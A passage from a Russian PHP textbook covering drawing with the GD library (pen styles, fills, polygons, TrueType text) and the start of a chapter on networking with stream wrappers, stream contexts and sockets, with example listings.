Эта функция часто применяется для того, чтобы целиком закрасить только что созданный рисунок, например, прозрачным цветом:

```
$i = imageCreate(100, 100);
$c = imageColorAllocate($i, 1, 255, 1);
imageFilledRectangle($i, 0, 0, imageSX($i) - 1, imageSY($i) - 1, $c);
imageColorTransparent($i, $c);
// Дальше работаем с изначально прозрачным фоном
```

Функция:

```
imageRectangle(
    GdImage $image,
    int $x1,
    int $y1,
    int $x2,
    int $y2,
    int $color
): bool
```

рисует в изображении прямоугольник с границей толщиной в 1 пиксел и цветом `$color`. Параметры задаются так же, как и в функции `imageFilledRectangle()`.

Вместо цвета `$color` можно задавать константу `IMG_COLOR_STYLED`, которая говорит библиотеке GD, что линию нужно рисовать не сплошную, а с использованием *текущего стиля пера* (см. далее).

Выбор пера

Ранее было сказано, что при рисовании прямоугольника толщина линии составляет всего 1 пиксел. Однако в PHP существует возможность задания любой толщины линии, для чего служит функция:

```
imageSetThickness(GdImage $image, int $thickness): bool
```

устанавливающая *толщину пера*, которое используется при рисовании различных фигур: прямоугольников, эллипсов, линий и т. д. По умолчанию толщина равна 1 пикселу, однако вы можете задать любое другое значение.

Функция:

```
imageSetStyle(GdImage $image, array $style): bool
```

устанавливает *стиль пера*, который определяет, пикселы какого цвета будут составлять линию. Массив `$style` содержит список идентификаторов цветов, предварительно созданных в скрипте. Эти цвета станут чередоваться при выводе линий.

Если очередную точку при выводе линии необходимо пропустить, вы можете указать вместо идентификатора цвета специальную константу `IMG_COLOR_TRANSPARENT` (и получить, таким образом, пунктирную линию).

Листинг 43.5 поможет понять, как использовать эту функцию.

Листинг 43.5. Изменение пера. Файл pen.php

```
<?php
// Создаем новое изображение
$im = imageCreate(100, 100);
$w  = imageColorAllocate($im, 255, 255, 255);
$c1 = imageColorAllocate($im, 0, 0, 255);
$c2 = imageColorAllocate($im, 0, 255, 0);
// Очищаем фон
imageFilledRectangle($im, 0, 0, imageSX($im), imageSY($im), $w);
```

```
// Устанавливаем стиль пера
$style = [$c2, $c2, $c2, $c2, $c2, $c2, $c2, $c1, $c1, $c1, $c1];
imageSetStyle($im, $style);
// Устанавливаем толщину пера
imageSetThickness($im, 2);
// Рисуем линию
imageLine($im, 0, 0, 100, 100, IMG_COLOR_STYLED);
// Выводим изображение в браузер.
header('Content-type: image/png');
imagePng($im);
```

Приведенный в примере скрипт выводит цветную пунктирную линию толщиной два пиксела, в которой чередуются зеленый и синий цвета.

Линии

```
imageLine(
    GdImage $image,
    int $x1,
    int $y1,
    int $x2,
    int $y2,
    int $color
): bool
```

Эта функция рисует в изображении `$image` цветом `$color` сплошную тонкую линию, проходящую через точки (`$x1`, `$y1`) и (`$x2`, `$y2`). Линия получается слабо связанной (про связность рассказано далее — в *разд. «Закраска произвольной области»*).

Как обычно, задав константу `IMG_COLOR_STYLED` вместо идентификатора цвета, мы получим линию, нарисованную текущим установленным стилем пера.

Для рисования пунктирной линии раньше применялась функция `imageDashedLine()`. Однако в современных версиях PHP она устарела. Используйте совокупность функций `imageSetStyle()` и `imageLine()`.

Дуга сектора

```
imageArc(
    GdImage $image,
    int $center_x,
    int $center_y,
    int $width,
    int $height,
    int $start_angle,
    int $end_angle,
    int $color
): bool
```

Функция `imageArc()` рисует в изображении `$image` дугу сектора эллипса от угла `$start_angle` до `$end_angle` (углы указываются в градусах против часовой стрелки, от-

считываемых от горизонтали). Эллипс рисуется такого размера, чтобы вписываться в прямоугольник (`$center_x`, `$center_y`, `$width`, `$height`), где `$width` и `$height` задают его ширину и высоту, а `$center_x` и `$center_y` — координаты левого верхнего угла. Сама фигура не закрашивается, обводится только ее контур, для чего используется цвет `$color`. Если в качестве значения `$c` указана константа `IMG_COLOR_STYLED`, дуга будет нарисована в соответствии с текущим установленным стилем пера.

Закраска произвольной области

```
imageFill(
    GdImage $image,
    int $x,
    int $y,
    int $color
): bool
```

Функция `imageFill()` выполняет сплошную заливку цветом `$color` одноцветной области, содержащей точку с координатами (`$x`, `$y`). Нужно заметить, что современные алгоритмы заполнения работают довольно эффективно, так что не стоит особо заботиться о скорости ее работы. Итак, будут закрашены только те точки, к которым можно проложить «одноцветный сильно связанный путь» из точки (`$x`, `$y`).

> ***Пояснение***
>
> Две точки называются *связанными сильно*, если у них совпадает по крайней мере одна координата, а по другой координате они отличаются не более чем на 1 в любую сторону.

Функция

```
imageFillToBorder(
    GdImage $image,
    int $x,
    int $y,
    int $border_color,
    int $color
): bool
```

очень похожа на `imageFill()`, только она выполняет закраску не одноцветных точек, а любых, но до тех пор, пока не будет достигнута граница цвета `$border_color`. Под границей здесь понимается *последовательность слабо связанных точек*.

> ***Пояснение***
>
> Две точки называются *слабо связанными*, если каждая их координата отличается от другой не более чем на 1 в любом направлении. Очевидно, всякая сильная связь является также и слабой, но не наоборот. Все линии библиотека GD рисует слабо связанными — иначе бы они выглядели слишком «ступенчатыми».

Закраска текстурой

Закрашивать области можно не только одним цветом, но и некоторой фоновой картинкой — *текстурой*. Это происходит, если вместо цвета всем функциям закраски указать специальную константу `IMG_COLOR_TILED`. При этом текстура «размножается» по верти-

кали и горизонтали, что напоминает кафель на полу (от *англ.* tile). Это объясняет название следующей функции:

```
imageSetTile(GdImage $image, GdImage $tile): bool
```

Она устанавливает текущую текстуру закраски `$tile` для изображения `$image`. При последующем вызове функций закраски (таких как `imageFill()` или `imageFilledPolygon()`) с параметром `IMG_COLOR_TILED` вместо идентификатора цвета область будет заполнена этой текстурой.

Многоугольники

```
imagePolygon(
    GdImage $image,
    array $points,
    int $num_points,
    int $color
): bool
```

Эта функция рисует в изображении `$image` многоугольник, заданный своими вершинами. Координаты углов передаются в массиве-списке `$points`, причем `$points[0]=x0`, `$points[1]=y0`, `$points[2]=x1`, `$points[3]=y1` и т. д. Параметр `$num_points` указывает общее число вершин — на тот случай, если в массиве их больше, чем нужно нарисовать. Многоугольник не закрашивается — только рисуется его граница цветом `$color`.

> ***Примечание***
>
> Начиная с версии PHP 8.1, параметр `$num_points` признан устаревшим и может быть исключен в следующих версиях.

Функция:

```
imageFilledPolygon(
    GdImage $image,
    array $points,
    int $num_points,
    int $color
): bool
```

делает практически то же самое, что и `imagePolygon()`, за исключением одного очень важного свойства — полученный многоугольник целиком заливается цветом `$color`. При этом правильно обрабатываются вогнутые части фигуры, если она не выпукла.

В листинге 43.6 приведен пример работы с многоугольниками, закрашенными некоторой текстурой. Координаты углов фигуры формируются случайным образом.

Листинг 43.6. Увеличение картинки со сглаживанием. Файл tile.php

```
<?php
$tile = imageCreateFromJpeg('sample1.jpg');
$im   = imageCreateTrueColor(800, 600);
imageFill($im, 0, 0, imageColorAllocate($im, 0, 255, 0));
imageSetTile($im, $tile);
```

```
// Создаем массив точек со случайными координатами
$p = [];
for ($i = 0; $i < 4; $i++) {
    array_push($p, rand(0, imageSX($im)), mt_rand(0, imageSY($im)));
}

// Рисуем закрашенный многоугольник
imageFilledPolygon($im, $p, IMG_COLOR_TILED);

// Выводим результат
header('Content-type: image/png');
imagePng($im);
```

Работа с пикселами

```
imageSetPixel(
    GdImage $image,
    int $x,
    int $y,
    int $color
): bool
```

Эта функция практически не интересна, т. к. выводит всего один пиксел цвета `$color`, расположенный в точке (`$x`, `$y`) изображения `$image`. Вряд ли ее можно применять для закраски хоть какой-нибудь сложной фигуры, потому что, как мы знаем, PHP довольно медленно работает с длинными циклами. Даже рисование обычной линии с использованием этой функции будет очень дорогим занятием.

Функция:

```
imageColorAt(GdImage $image, int $x, int $y): int|false
```

в противоположность своему антиподу — функции `imageSetPixel()` — не рисует, а *возвращает* цвет точки с координатами (`$x`, `$y`). При этом возвращается идентификатор цвета, а не его RGB-представление.

Функцию `imageColorAt()` удобно использовать, опять же, для определения, какой цвет в картинке должен быть прозрачным. Например, пусть для изображения птички на кислотно-зеленом фоне мы достоверно знаем, что прозрачный цвет точно приходится на точку с координатами (0, 0). Мы можем получить его идентификатор, а затем назначить прозрачным (`imageColorTransparent()`).

Работа с фиксированными шрифтами

Библиотека GD может работать с текстом и шрифтами. Шрифты представляют собой специальные ресурсы, имеющие собственный идентификатор и чаще всего загружаемые из файла или встроенные в GD. Каждый символ шрифта может быть отображен лишь в моноцветном режиме, т. е. «рисованные» символы не поддерживаются. Встроенных шрифтов всего 5, и чаще всего в них входят моноширинные символы разных размеров. Остальные шрифты должны быть предварительно загружены.

Загрузка шрифта

```
imageLoadFont(string $filename): GdFont|false
```

Эта функция загружает файл шрифтов и возвращает объект класса `GdFont`. Формат файла — бинарный, а потому зависит от архитектуры машины. Это значит, что файл со шрифтами должен быть сгенерирован по крайней мере на машине с процессором такой же архитектуры, как и у той, на которой вы собираетесь использовать PHP. В табл. 43.1 представлен формат этого файла. Левая колонка задает смещение начала данных внутри файла, а группами цифр, записанных через тире, определяется, до какого адреса продолжаются данные.

***Таблица 43.1.** Формат файла со шрифтом*

Смещение, байты	Тип	Описание
0–3	`long`	Число символов в шрифте (`nchars`)
4–7	`long`	Индекс первого символа шрифта (обычно 32 — пробел)
8–11	`long`	Ширина (в пикселах) каждого знака (`width`)
12–15	`long`	Высота (в пикселах) каждого знака (`height`)
От 16 и выше	`array`	Массив с информацией о начертании каждого символа, по одному байту на пиксел. На один символ, таким образом, приходится `width×height` байтов, а на все — `width×height×nchars` байтов. 0 означает отсутствие точки в указанной позиции, все остальное — ее присутствие

Совет

В большинстве случаев — чем делать новые шрифты самостоятельно — гораздо удобнее брать уже готовые. Вы можете найти их в Интернете.

Параметры шрифта

Когда шрифт загружен, его можно использовать (встроенные шрифты, конечно же, загружать не требуется).

Функция:

```
imageFontHeight(GdFont|int $font): int
```

возвращает высоту в пикселах каждого символа в заданном шрифте.

Функция:

```
imageFontWidth(GdFont|int $font): int
```

возвращает ширину в пикселах каждого символа в заданном шрифте.

Вывод строки

```
imageString(
    GdImage $image,
    GdFont|int $font,
```

```
    int $x,
    int $y,
    string $string,
    int $color
): bool
```

Эта функция выводит в изображение `$image` строку `$string`, используя шрифт `$font` и цвет `$color`. Пара (`$x`, `$y`) определяет координаты левого верхнего угла прямоугольника, в который вписана строка.

Функция:

```
imageStringUp(
    GdImage $image,
    GdFont|int $font,
    int $x,
    int $y,
    string $string,
    int $color
): bool
```

также выводит строку текста, но не в горизонтальном, а в вертикальном направлении. Левый верхний угол по-прежнему задается координатами (`$x`, `$y`).

Работа со шрифтами TrueType

Библиотека GD поддерживает также работу с *векторными масштабируемыми* шрифтами PostScript и TrueType. Мы с вами рассмотрим только последние, т. к., во-первых, их существует великое множество (благодаря платформе Windows), а во-вторых, с ними проще всего работать в PHP.

> ***Внимание!***
>
> Чтобы заработали приведенные далее функции, PHP должен быть откомпилирован и установлен вместе с библиотекой FreeType, доступной по адресу **http://www.freetype.org**. В Windows-версии PHP она установлена по умолчанию. Большинство хостинг-провайдеров добавляют ее и под UNIX.

Для работы со шрифтами TrueType существует всего две функции. Одна из них выводит строку в изображение, а вторая определяет, какое положение эта строка заняла бы при выводе.

Вывод строки

```
imageTtfText(
    GdImage $image,
    float $size,
    float $angle,
    int $x,
    int $y,
    int $color,
    string $font_filename,
```

```
    string $text,
    array $options = []
): array|false
```

Эта функция помещает строку `$text` цветом `$color` в изображение `$image`. Как обычно, `$color` должен представлять собой допустимый идентификатор цвета. Параметр `$angle` задает угол наклона выводимой строки *в градусах*, отсчитываемый от горизонтали против часовой стрелки. Координаты (`$x`, `$y`) указывают положение так называемой *базовой точки строки* (обычно это ее левый нижний угол). Параметр `$size` задает размер шрифта, используемый при выводе строки. Наконец, `$font_filename` должен содержать имя TTF-файла, в котором, собственно, и хранится шрифт.

> ***Внимание!***
>
> Параметр `$font_filename` должен всегда задавать *абсолютный путь* (от корня файловой системы) к требуемому файлу шрифтов. Что самое интересное, в некоторых версиях PHP функции все же работают с относительными именами. Но в любом случае лучше «подстелить соломку» — абсолютные пути еще никому не повредили, не правда ли?.. Если у вас в программе задано относительное имя TTF-файла, используйте `realpath()` для конвертации его в абсолютное.

Функция `imageTtfText()` возвращает список из восьми элементов. Первая их пара задает координаты (*X*, *Y*) левого верхнего угла прямоугольника, описанного вокруг строки текста в изображении, вторая пара — координаты правого верхнего угла, и т. д. Поскольку в общем случае строка может иметь любой наклон `$angle`, здесь требуются 4 пары координат.

Пример использования этой функции мы рассмотрим чуть позже.

Проблемы с русскими буквами

Если вы хотите выводить текст, содержащий русские буквы, то должны вначале *перекодировать* его в специальное представление. В этом представлении каждый знак кириллицы имеет вид `&#`*xxxx*, где *xxxx* — код буквы в кодировке Unicode. Знаки препинания и символы латинского алфавита в перекодировании не нуждаются.

В листинге 43.7, приведенном далее, мы рассмотрим функцию `toUnicodeEntities()`, которая производит все необходимые преобразования.

Определение границ строки

```
imageTTFBBox(
    float $size,
    float $angle,
    string $font_filename,
    string $string,
    array $options = []
): array|false
```

Эта функция ничего не выводит в изображение, а просто определяет, какой размер и положение заняла бы строка текста `$text` размера `$size`, выведенная под углом `$angle` в какой-нибудь рисунок. Параметр `$fontfile`, как и в функции `imageTtfText()`, задает абсолютный путь к файлу шрифта, который будет использован при выводе.

Возвращаемый список содержит всю информацию о размерах описанного прямоугольника в формате, похожем на тот, что выдает функция `imageTtfText()`, однако на этот раз — *с учетом угла* поворота. (Правда, учтен этот угол *неправильно*, и в следующем разделе мы рассмотрим, как обойти эту ситуацию.) Для большей ясности приведем эту информацию в виде табл. 43.2.

***Таблица 43.2.** Содержимое списка, возвращаемого функцией*

Индексы	Что содержится
0 и 1	(*X*, *Y*) левого нижнего угла
2 и 3	(*X*, *Y*) правого нижнего угла
4 и 5	(*X*, *Y*) правого верхнего угла
6 и 7	(*X*, *Y*) левого верхнего угла

Примечание

Обратите внимание на то, что стороны прямоугольника не обязательно параллельны горизонтальной или вертикальной границе изображения. Они могут быть наклонными, а сам прямоугольник — повернутым. Потому-то и возвращаются 4 координаты, а не две.

Коррекция функции *imageTtfBBox()*

Увы, авторы библиотеки FreeType, которая используется для вывода TTF-текста, что-то напутали, и в результате функция `imageTtfBBox()` возвращает правильные данные только при *нулевом* угле наклона строки. В листинге 43.7 приведена библиотека, в которой этот недостаток исправляется за счет введения новой функции `imageTtfBBox_fixed()`. Кроме того, в ней содержатся еще две полезные функции, которые нам пригодятся позже.

Листинг 43.7. Библиотека функций для работы с TTF. Файл lib\imagettf.php

```
<?php
// Исправленная функция imageTtfBBox(). Работает корректно
// даже при ненулевом угле поворота $angle (исходная функция
// при этом работает неверно).
function imageTtfBBoxFixed(
  int $size,
  float $angle,
  string $fontfile,
  string $text
) : array
{
    // Вычисляем размер при НУЛЕВОМ угле поворота
    $horiz = imageTtfBBox($size, 0, $fontfile, $text);
    // Вычисляем синус и косинус угла поворота
    $cos = cos(deg2rad($angle));
    $sin = sin(deg2rad($angle));
    $box = [];
```

```
    // Выполняем поворот каждой координаты
    for ($i = 0; $i < 7; $i += 2) {
        [$x, $y] = [$horiz[$i], $horiz[$i + 1]];
        $box[$i]   = round($x * $cos + $y * $sin);
        $box[$i+1] = round($y * $cos - $x * $sin);
    }
    return $box;
}

// Вычисляет размеры прямоугольника с горизонтальными и вертикальными
// сторонами, в который вписан указанный текст. Результирующий массив
// имеет структуру:
// array(
//   0  => ширина прямоугольника,
//   1  => высота прямоугольника,
//   2  => смещение начальной точки по X относительно левого верхнего
//         угла прямоугольника,
//   3  => смещение начальной точки по Y
// )
function imageTtfSize(
  int $size,
  float $angle,
  string $fontfile,
  string $text
) : array
{
    // Вычисляем охватывающий многоугольник
    $box = imageTtfBBoxFixed($size, $angle, $fontfile, $text);
    $x = [$box[0], $box[2], $box[4], $box[6]];
    $y = [$box[1], $box[3], $box[5], $box[7]];
    // Вычисляем ширину, высоту и смещение начальной точки
    $width  = max($x) - min($x);
    $height = max($y) - min($y);
    return [$width, $height, 0 - min($x), 0 - min($y)];
}

// Функция возвращает наибольший размер шрифта, учитывая, что
// текст $text обязательно должен поместиться в прямоугольник
// размерами ($width, $height)
function imageTtfGetMaxSize(
    float $angle,
    string $fontfile,
    string $text,
    int $width,
    int $height
) : int
{
    $min = 1;
    $max = $height;
```

```
    while (true) {
        // Рабочий размер - среднее между максимумом и минимумом
        $size = round(($max + $min) / 2);
        $sz = imageTtfSize($size, $angle, $fontfile, $text);
        if ($sz[0] > $width || $sz[1] > $height) {
            // Будем уменьшать максимальную ширину до тех пор,
            // пока текст не "перехлестнет" многоугольник
            $max = $size;
        } else {
            // Наоборот, будем увеличивать минимальную,
            // пока текст помещается
            $min = $size;
        }
        // Минимум и максимум сошлись друг к другу
        if (abs($max - $min) < 2) break;
    }
    return $min;
}
```

Примечание

К сожалению, даже функция `imageTtfBBoxFixed()` имеет довольно невысокую точность при выводе текста большого размера. Так, после использования `imageTtfText()` графические изображения для текстовой строки размерами 40 и 39 единиц *визуально* не отличаются (что странно), в то время как результат работы `imageTtfBBox()` для них различен. Вероятно, такое поведение связано с ошибкой в библиотеке FreeType, которая используется для вывода TTF-текста.

Пример

В листинге 43.8 приведен пример сценария, который использует возможности вывода TrueType-шрифтов, а также демонстрирует работу с цветом RGB.

Листинг 43.8. Пример работы с TTF-шрифтом. Файл ttf.php

```
<?php
require_once 'lib/imagettf.php';
// Выводимая строка
$string = 'Привет, мир!';
// Шрифт
$font = getcwd() . '/times.ttf';
// Загружаем фоновой рисунок
$im = imageCreateFromPng('sample02.png');
// Угол поворота зависит от текущего времени
$angle = (intval(microtime(true))) % 360;
// Если хотите, чтобы текст шел из угла в угол,
// раскомментируйте строчку:
# $angle = rad2deg(atan2(imageSY($im), imageSX($im)));
// Подгоняем размер текста под размер изображения
$size = imageTtfGetMaxSize(
    $angle,
```

```
    $font,
    $string,
    imageSX($im),
    imageSY($im)
);
// Создаем в палитре новые цвета
$shadow = imageColorAllocate($im, 0, 0, 0);
$color  = imageColorAllocate($im, 128, 255, 0);
// Вычисляем координаты вывода, чтобы текст оказался в центре
$sz = imageTtfSize($size, $angle, $font, $string);
$x = intval((imageSX($im) - $sz[0]) / 2 + $sz[2]);
$y = intval((imageSY($im) - $sz[1]) / 2 + $sz[3]);
// Рисуем строку текста вначале черным со сдвигом, а затем
// основным цветом поверх (чтобы создать эффект тени)
imageTtfText($im, $size, $angle, $x + 3, $y + 2, $shadow, $font, $string);
imageTtfText($im, $size, $angle, $x, $y, $color, $font, $string);
// Сообщаем о том, что далее следует рисунок PNG
header('Content-type: image/png');
// Выводим рисунок
imagePng($im);
```

Результат работы этого примера представлен на рис. 43.1.




Рис. 43.1. Пример работы с TTF-шрифтом


Сценарий из листинга 43.8 генерирует изображение оттененной строки **Привет, мир!** на фоне JPEG-изображения, загруженного с диска. При этом используется TrueType-шрифт. Угол поворота строки зависит от текущего системного времени — попробуйте нажать несколько раз кнопку **Обновить** в браузере, и вы увидите, что строка будет все время поворачиваться против часовой стрелки. Кроме того, размер текста подбирается так, чтобы он занимал максимально возможную площадь, не выходя при этом за края картинки (см. определение функции `imageTtfGetMaxSize()` в листинге 43.7).

> ***Внимание!***
>
> Прежде чем запускать сценарий, убедитесь, что в его каталоге расположен TTF-файл *times.ttf* (маленькими буквами — это существенно в UNIX!).

Резюме

В этой главе мы научились работать с изображениями в PHP-программах. Прежде всего мы узнали, как быстро определить различные параметры картинки (формат, размеры, MIME-тип) для последующего использования этой информации в скрипте (например, для формирования тегов <img>). Затем рассмотрели библиотеку GD и основные ее отличия от аналогов (например, ImageMagick). Мы узнали, что можно создавать новые изображения в памяти либо же загружать уже имеющиеся, а также познакомились с понятием палитры. Мы научились определять в картинке новые цвета, использовать эффект прозрачности и создавать полностью прозрачные области (для PNG). Разобрались с основными графическими примитивами: рисованием линий, эллипсов, прямоугольников, закраской областей рисунка и многогранников (в том числе с применением текстур). И в завершение рассмотрели аппарат встроенных в GD шрифтов, мощные средства для работы с TrueType-шрифтами и основные подводные камни при их использовании.

ГЛАВА 44



Работа с сетью

Листинги этой главы находятся в каталоге *net* сопровождающего книгу файлового архива.

В этой главе мы рассмотрим некоторые предоставляемые PHP сетевые и файловые функции, а также затронем потоки и сокеты, без которых невозможны сетевые операции.

Помимо сокетов и потоков, обеспечивающих низкоуровневое обращение к серверу, PHP располагает специальным расширением CURL (Client URL Library), предоставляющим более широкие средства управления сетевыми операциями.

Файловые функции и потоки

Файловые функции в PHP имеют куда больше возможностей, чем мы рассматривали до сих пор. В частности, благодаря технологии *потоков* (Streams) функции и директивы `fopen()`, `file()`, `file_get_contents()`, `opendir()`, `include` и все остальные способны работать не только с обычными файлами, но также и с внешними HTTP-адресами.

Потоки организованы на уровне интерпретатора PHP и предназначены для переноса данных из источника в пункт назначения. Причем источником и пунктом назначения может быть все что угодно — начиная от командной строки, архива, области в памяти и заканчивая HTTP-сервером или облачным хранилищем. Операция с каждым из этих источников требует его открытия, чтения, записи данных и закрытия. Разумеется, файловые операции сильно отличаются от сетевых. Потоки скрывают реализацию этих операций и автоматически включают нужный обработчик. Необходимый обработчик определяется автоматически из *префикса схемы* — например: **http://** или **ftp://**. С полным списком префиксов можно ознакомиться в официальной документации.

Приведем несколько примеров. В листинге 44.1 представлено использование функции `file_get_contents()`, которая обращается за данными по сети.

Листинг 44.1. Пример работы с потоками. Файл wrap.php

```
<?php
echo '<h1>Первая страница (HTTP):</h1>';
```

```
echo file_get_contents('http://php.net');
echo '<h1>Вторая страница (FTP):</h1>';
echo file_get_contents('ftp://ftp.aha.ru/');
```

Этот скрипт запрашивает информацию с двух разных сайтов по протоколам HTTP и FTP и выводит результат на одной странице. Что может быть проще?

Если для подключения к FTP или HTTP необходимо указать имя входа и пароль, это делается следующим образом:

http://user:password@php.net/
http://user:password@ftp.aha.ru/pub/CPAN/CPAN.html

И, конечно, вы не ограничены использованием только `file_get_contents()`. Доступны также и остальные функции, включая `fopen()` и даже `file_put_contents()` (для FTP-протокола). Например, вот так вы можете скопировать файл на другую машину, где у вас есть учетная запись на FTP-сервере:

```
file_put_contents("ftp://user:pass@site.ru/f.txt", "This is my world!");
```

При использовании функций вроде `file_get_contents()` и `fopen()` для работы с файловой системой PHP автоматически выбирает обработчик **file://**. Однако его можно указать и явно. В листинге 44.2 читается и выводится содержимое файла **/etc/hosts**, который присутствует во всех UNIX-подобных операционных системах. В операционной системе Windows этот файл расположен по пути **C:\Windows\system32\drivers\etc\hosts**.

Листинг 44.2. Файловый обработчик file://. Файл file.php

```
<?php
echo file_get_contents('file:///etc/hosts');
// $windows_path = 'file:///C:/Windows/system32/drivers/etc/hosts'
// echo file_get_contents($windows_path);
```

Если в конфигурационном файле **php.ini** отключена директива `allow_url_fopen=Off`, сетевые возможности файловых функций будут запрещены. Иногда это делается в целях повышения безопасности.

> ***Примечание***
>
> В PHP долгое время была возможность подключать сетевые файлы при помощи директив `include` и `require`. Такое поведение необходимо было включать с помощью двух директив: `allow_url_fopen` и `allow_url_include`. Однако этой возможностью PHP-разработчики почти никогда не пользовались, т. к. включение в программу файлов по сети несло угрозу безопасности: удаленный сервер не всегда возможно контролировать, он может быть захвачен и т. д. Начиная с версии PHP 7.4, директива `allow_url_include` объявлена устаревшей и будет исключена в будущих версиях PHP.

Другие схемы

В PHP существует механизм, который позволяет создавать свои собственные схемы в дополнение к встроенным схемам **http://** и **ftp://**. Например, вы можете написать код, заставляющий открывать RAR-архивы как обычные файлы, используя для этого вызов `fopen('rar://path/to/file.rar', 'r')`. Чтобы добиться такого эффекта, применяются

функции для работы с потоками. Их имена начинаются с префикса `stream` — например, `stream_filter_register()`, `stream_context_create()` и т. д.

К сожалению, объем книги не позволяет раскрыть эту тему достаточно подробно, поэтому воспользуйтесь документацией PHP: **http://php.net/manual/ru/ref.stream.php**, если хотите узнать больше о потоках.

Контекст потока

При рассмотрении функций в предыдущих главах нам часто встречался параметр *контекста потока* `$context`. Например, в функции `file_get_contents()` он указывается в качестве третьего параметра:

```
file_get_contents(
    string $filename,
    bool $use_include_path = false,
    ?resource $context = null,
    int $offset = 0,
    ?int $length = null
): string|false
```

Этот параметр позволяет настроить параметры сетевого обращения в том случае, если в качестве первого параметра `file_get_contents()` выступает сетевой адрес. Контекст потока создается при помощи функции:

```
stream_context_create(
    ?array $options = null,
    ?array $params = null
): resource
```

Она принимает параметры сетевого соединения `$options` в виде ассоциативного массива `$arr['wrapper']['options']` (мы рассмотрим их чуть позже). Необязательный параметр `$params` задает параметры конкретного протокола (с ними можно ознакомиться в документации).

Чтобы лучше понимать, как работает контекст потока, попробуем загрузить главную страницу сайта **http://php.net**, передав пользовательский агент через контекст потока (листинг 44.3).

Листинг 44.3. Пример использования контекста потока. Файл context.php

```
<?php
$opts = [
    'https' => [
        'method' => 'GET',
        'user_agent' => 'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)',
        'header' => 'Content-type: text/html; charset=UTF-8'
    ]
];

echo file_get_contents(
    'https://php.net',
```

```
    false,
    stream_context_create($opts)
);
```

В контексте потока были заданы: метод `method`, пользовательский агент `user_agent` и HTTP-заголовок `Content-type` в ключе `header`. Теперь веб-сервер в качестве пользовательского агента получит не строку `'PHP'`, а `'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)'`. Сетевые параметры, которые можно настроить, собраны в табл. 44.1.

> ***Примечание***
>
> Пользовательский агент, который отсылается по умолчанию, может быть настроен в конфигурационном файле *php.ini* при помощи директивы `user_agent`.

Таблица 44.1. *Параметры контекста потока*

Параметр	Назначение
`method`	Метод HTTP, поддерживаемый сервером, — например: `GET`, `POST`, `PUT`, `HEAD`. По умолчанию `GET`
`header`	Дополнительные заголовки
`user_agent`	Пользовательский агент
`content`	Тело запроса, как правило, с методами `POST` и `PUT`
`proxy`	Адрес прокси-сервера, через который должен осуществляться запрос
`request_rulluri`	Глобальные ошибки (не используется)
`follow_location`	Если параметр установлен в 1, PHP будет автоматически переходить по новому адресу при переадресации. Значение 0 отключает такое поведение
`max_redirects`	Максимальное количество переадресаций, по которым переходит PHP (по умолчанию 1)
`protocol_version`	Версия HTTP протокола (начиная с PHP 8.0, по умолчанию 1.1)
`timeout`	Максимальное время ожидания в секундах
`ignore_errors`	Если установлено в `true`, содержимое извлекается, даже если получен код статуса `4xx`, свидетельствующий о неудачном выполнении запроса

При помощи контекста потока можно отправлять данные методом `POST`. Для демонстрации создадим HTML-форму, которая содержит два текстовых поля для приема имени `first_name` и фамилии `last_name` пользователя. По нажатии на кнопку `submit` данные отправляются обработчику **posthandler.php** (листинг 44.4).

Листинг 44.4. Форма для отправки данных методом `POST`. Файл postform.html

```
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Форма для отправки данных методом POST</title>
```

```
    <meta charset='utf-8' />
  </head>
  <body>
    <form action="posthandler.php" method="POST">
      Имя: <input name="first_name" type="text" /><br />
      Фамилия: <input name="last_name" type="text" /><br />
      <input type="submit" value="Отправить" />
    </form>
  </body>
</html>
```

В листинге 44.5 представлена реализация обработчика posthandler.php.

Листинг 44.5. Прием POST-данных из формы. Файл posthandler.php

```
<?php
$name = [];
if(isset($_POST['first_name'])) $name[] = $_POST['first_name'];
if(isset($_POST['last_name'])) $name[] = $_POST['last_name'];
if(count($name) > 0) echo 'Привет, ' . implode(' ', $name) . '!';
```

Используя контекст потока, мы можем отправить POST-запрос обработчику posthandler.php, не обращаясь к HTML-форме (листинг 44.6).

Листинг 44.6. Отправка POST-данных напрямую. Файл post.php

```
<?php
// Содержимое POST-запроса
$body = 'first_name=Игорь&last_name=Симдянов';
// Параметры контекста
$opts = [
    'http' => [
        'method' => 'POST',
        'user_agent' => 'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0)',
        'header' => 'Content-Type: ' .
                    "application/x-www-form-urlencoded\r\n" .
                    'Content-Length: ' . mb_strlen($body),
        'content' => $body
    ]
];
// Формируем контекст
$context = stream_context_create($opts);
// Отправляем запрос
echo file_get_contents(
    'http://localhost:4000/handler.php',
    false,
    $context
);
```

Работа с сокетами

Сокеты — это интерфейс для сетевых обращений. Операционная система UNIX, в которой зародились сетевые интерфейсы, долгое время развивалась под большим влиянием файлов. В ранних компьютерах было мало оперативной памяти, поэтому все операции старались вести через файловый интерфейс. В старых языках программирования (вроде Fortran) даже форматирование строк оформляется в виде файловой операции записи. Поэтому при проектировании программного интерфейса для сетей был выбран файловый подход: открыть, записать, прочитать, закрыть. Однако сеть — это все-таки не файл. Сетевые операции проходят значительно медленнее, имеется также много особенностей с доставкой пакетов и управлением промежуточными узлами. Чтобы подчеркнуть различие между локальными файлами и сетью, сетевые соединения назвали *сокетами*. Тем не менее сокеты очень стараются походить на файлы.

Работа с низкоуровневыми сокетами представляет устаревший подход работы с сетью в PHP (с потоками мы уже познакомились, а в конце главы рассмотрим расширение CURL).

Для создания сокета предназначена функция:

```
fsockopen(
    string $hostname,
    int $port = -1,
    int &$error_code = null,
    string &$error_message = null,
    ?float $timeout = null
): resource|false
```

